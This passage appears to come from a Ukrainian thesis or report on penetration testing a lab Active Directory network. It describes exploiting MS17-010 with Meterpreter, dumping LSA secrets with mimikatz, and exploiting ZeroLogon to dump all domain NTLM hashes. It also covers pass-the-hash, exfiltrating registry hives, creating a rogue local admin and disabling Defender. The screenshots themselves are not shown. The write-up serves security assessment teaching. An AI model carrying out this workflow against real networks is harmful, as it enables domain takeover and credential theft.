

Рис. 3. 20. Процес експлуатації вразливості MS17-010 модулем Metasploit.

Для перевірки можливості отримання повноцінного контролю над цільовою системою використовується модуль Metasploit windows/smb/ms17_010_psexec. Даний модуль є повністю аналогічним до переднього, однак замість виконання однієї окремої команди виконує корисне навантаження Meterpreter для налагодження повноцінного каналу керування. Результати роботи модуля відображено на рис.3.21.



Рис. 3. 21. Процес експлуатації вразливості MS17-010 для отримання каналу керування

Вочевидь, існує дійсна можливість захоплення повного контролю над системою, вразливою до даної проблеми. Це відкриває шлях до компрометації усіх оброблюваних даних та усіх користувацьких облікових записів, що були авторизовані на даній системі. За допомогою команди sysinfo здійснюється збір найважливішої інформації про систему, а команда getprivs відображає усі наявні в поточній комадній сесії привілеї, що відображено на рис.3.22.



Рис. 3. 22. Отримані привалеї на ураженій системі

Для підтвердження можливості подальшого просування використовується модуль kiwi, що містить функціонал утиліти mimikatz. Використовуючи системні привілеї та команду lsa_dump_secrets у сесії Meterpreter виконується збір збережених у локальному процесі LSASS облікових даних – в першу чергу машинних обліковх даних, що підтверджується на рис.3.23.



Рис. 3. 23. Результати аналізу пам'яті процесу LSA на ураженій EternalBlue системі

Проведеними вище операціями підтверджується факт наявності вразливості MS17-010 на одній з систем мережі. Однак внаслідок відсутності авторизованих на

ній користувачів можливості подальшого просування з даної системи є обмеженими. Результати підтвердженої перевірки вразливості фіксуються.

Наступним етапом є перевірка наявності вразливості ZeroLogon. Як було висвітлено в розділі 2, дана вразливість міститься на доменних контролерах – в даному лабораторному середовищі на IP 10.10.10.12 та 10.10.10.13. Для перевірки наявності вразливості використовується недеструктивний скрипт python, отриманий з відкритого доступу, вихідний код якого надано в додатку А. Для виконання перевірки використовується ім’я доменного контролера (SRV-W16-DC02, SRV-W16-DC03) та IP адреси (10.10.10.12, 10.10.10.13), а також ім'я дійсного користувача, ім'я домену та пароль – перевірка здійснюється за каналом Named Pipe. Процес перевірки відображено на рис.3.24.



Рис. 3. 24. Процес перевірки вразливості ZeroLogon

Результати перевірки відображають наявність вразливості на обидвох цільових системах. Слід відзначити різну кількість знаків «=» у результатах роботи скрипта перевірки – це зумовлено вірогідносною природою процесу експлуатації вразливості та відображає кількість спроб, що знадобились для здійснення успішної нульової вразливості. Дана проблема відображає критичний ризик інформаційної безпеки для інфраструктури.

Приймається рішення про здійснення актуальної експлуатації вразливості для документального практичного підтвердження ризику та можливості ескалації та просування. Причиною такого рішення є необхідність у наочній демонстрації критичного ризику усій інфраструктурі та наявність другого, дублюючого доменного контролера, що не призведе до повної зупинки роботи у випадку зупинки одного сервісів. Для експлуатації обрано доменний контролер SRV-W16-DC03 на IP 10.10.10.12. Для проведення експлуатації використовується скрипт

zerologon_set_empty.py, отриманий з вільного доступу, код якого надається у додатку А. Процес експлуатації відображено на рис.3.25.



Рис. 3. 25. Процес експлуатації вразливості ZeroLogon

Результати роботи скрипта відображають успішну компрометацію доменного облікового запису доменного контролеру. На даний момент, у разі експлуатації вразливості реальним агентом загрози, усю інфраструктуру домену можна вважати потенційно скомпрометованою.

Для здійснення ескалації просування та подальшого просування вглиб доменного середовища використовується утиліта impacket-secretsdump. В якості аргументів використовується флаг -hashes зі значенням нульового NTLM хешу та ідентифікатор цільової системи: COAL/SRV-W16-DC03$@10.10.10.12. Дана утиліта завантажує усі значення секретних даних з бази NTDS. Результат роботи утиліти відображається на рис.3.26.



Рис. 3. 26. NTLM хеші отримані в результаті атаки ZeroLogon

З отриманих конфіденційних даних можна виділити NTLM хеші усіх користувачів домену – зокрема доменного адміністратора “atyatya”, доменного адміністратора “Administrator” та центру дистрибуції ключів Kerberos “krbtgt”. Слід зазначити, що на даному етапі потенційний агент загрози є вкрай складно детектований, використовуючи атаку pass-the-hash він має можливість імперсонувати будь-якого користувача домену, за допомогою хешу облікового запису krbtgt ж можлива імперсонація навіть неіснуючих користувачів з використанням атаки Golden Ticket. Виявлення порушника з такими можливостями є нетривіальною задачею.

Для відновлення процесу коректного функціонування доменного контролеру необхідно виявити оригінальний NTLM-хеш облікового запису атакованого доменного контролеру. Для цього використовується утиліта impacket-wmiexec, яка виконує аутентифікацію через атаку pass-the-hash, імперсонуючи доменного адміністратора atyatya. Таким чином отримується канал керування на доменному контролері, як це відображено на рис.3.27.

Рис. 3. 27. Канал керування доменним контролером, встановлений за допомогою отриманого облікового запису доменного адміністратора

За допомогою отриманого каналу керування та утиліти reg здійснюється збереження захищених частин реєстру SAM, SECURITY та SYSTEM. Виконується ексфільтрація даних файлів на локальну систему для подальшого аналізу – послідовність та результати виконання даних команд відображено на рис.3.28.



Рис. 3. 28. Процес завантаження конфіденційних частин реєстра доменного контролера

За допомогою отриманих з доменного контролера захищених частин реєстру та утиліти impacket-secretsdump в режимі LOCAL виконується рошифрування вмісту локального SAM сховища доменного контролера, що містить попередній, оригінальний пароль машинного облікового запису – даний процес відображено на рис.3.29.



Рис. 3. 29. Розшифрована за допомогою impacket-secretdump SAM база дних доменного контролеру

Використовуючи отриманий оригінальний NTLM хеш паролю доменного контролеру та скрипт zerologon_reinstall_original.py проведено зворотню експлуатацію вразливості, що відображено на рис.3.30.



Рис. 3. 30. Процес відновлення цілісного стану доменного контролера після експлуатації ZeroLogon

В результаті проведеної атаки пароль доменного контролера повернено до оригінального стану. Функціонуванню домену на даному етапі нічого не загрожує, однак потенційний агент загрози володіє усіма найбільш критичними даними інфраструктури. Наявність вразливості ZeroLogon практично та документально підтверджено по відношенню до розглянутого лабораторного середовища. Експлуатація вразливості на другому доменному контролері вважається надлишковою. Отримані дані дозволяють проведення ескалації на будь-який рівень

привілеїв у доменному середовищі та може бути використаний для перевірки інших векторів компрометації.

Наступним етапом є перевірка вразливості SMBGhost. Потенційно дану вразливість можуть містити усі системи лабораторного середовища, окрім Windows 7 WS-W7-01 – дана система не підтримує протокол SMB v3.1.1, що є обов'язковим для наявності вразливості. Для перевірки використовується скрипт smbghost.py, наявний у відкритому доступі, вихідний код якого надається в додатку А. Скрипт приймає аргументи IP та порт SMB сервісу цільової системи. Сканування проводиться в ручному режимі для всіх доменних систем, як відображено на рис.3.31.

Рис. 3. 31. Процес перевірки вразливості SMBGhost

З отриманих результатів очевидно, що єдиною вразливою системою є робоча станція 10.10.10.102 WS-W10-02 під керуванням Windows 10. Дана операційна система за замовчуванням передбачає налаштування, що зумовлюють наявність даної вразливості. Фактична експлуатація вразливості в даному випадку не вважається доцільною оскільки у вільному доступі відсутні стабільно працюючі інструменти для перевірки даної проблеми, вірогідність виведення системи з функціонального стану є високою, а реальна необхідність в такій перевірці відсутня на даному етапі тестування зважаючи на рівень знайдених попередньо критичних проблем. Вразливість вважається такою, що існує у системі потенційно.

Наступним та останнім кроком в частині виявлення вразливостей в сервісах Microsoft лабораторного середовища Active Directory є перевірка наявності вразливості PrintNightmare. Для здійснення перевірки використовується скрипт printnightmare.py, що може бути знайдений у відкритому доступі. Потенційно вразливість може міститись в усіх системах доменного середовища, отже перевірка проводиться по всім системам. Запуск скрипта виконується з флагом -check, що відображає необхідність перевірки умов для експлуатації та не передбачає безпосередньої експлуатації. Для перевірки використовується обліковий запис Auditor. Процес перевірки відображено на рис.3.32.



Рис. 3. 32. Процес перевірки вразливості PrintNightmare

Як випливає з результатів перевірки, вразливість потенційно існує на усіх перевірених системах, окрім Windows 7 WS-W7-01. Фактична перевірка вразливості не проводиться за тими ж причинами, що названі для вразливості SMBGhost.

На даному етапі перевірку характерних вразливостей сервісів Microsoft проведено успішно, виявлено 2 дійсні вразливості високого та критичного рівня ризику та 2 потенційні вразливості високого рівня ризику.

На наступному етапі перевірки виконується пошук вразливостей, зумовлених експлуатаційними помилками користувачів та адміністраторів. Зважаючи на особливості лабораторного середовища, неможливо визначити перелік найбільш вірогідних паролів для кожного користувацького облікового запису. В той же час,

можливо виявити факти можливого збереження важливих конфіденційних даних на загальнодоступних мережевих ресурсах. Для цього використовується утиліта PowerView з фреймворку PowerSploit, створена на мові програмування та автоматизації PowerShell. Для того, щоб запустити дану утиліту на Windows системі з наявним доступом, необхідно відімкнути антивірусну програму Windows Defender, для чого необхідно використовувати права локального адміністратора. Створення облікового запису локального адміністратора “compromised_admin” відображено на рис.3.33., для цього виконується імперсонація доменного адміністратора на робочій станції та команда net.



Рис. 3. 33. Процес створення локального адміністративного користувача на робочій станції за допомогою отриманих привілеїв доменного адміністратора

Після авторизації на системі виконується завантаження вихідного коду утиліти powerview в інтерфейс Windows PowerShell ISE, як це відображено на рис.3.34. Для пошуку доступних для читання та запису спільних ресурсів використовується команда Find-DomainShare – в результаті її роботи отримано перелік усіх спільних ресурсів SMB у доменному середовищі безвідносно до прав доступу. Серед стандартних спільних ресурсів ADMIN$, C$, IPC$ та NETLOGON$ виділяються два ресурси confidential та fileshare на Windows Server SRV-W16-DC01-K.



Рис. 3. 34. Інтерфейс PowerView відображає доступні в доменному середовищі спільні SMB ресурси

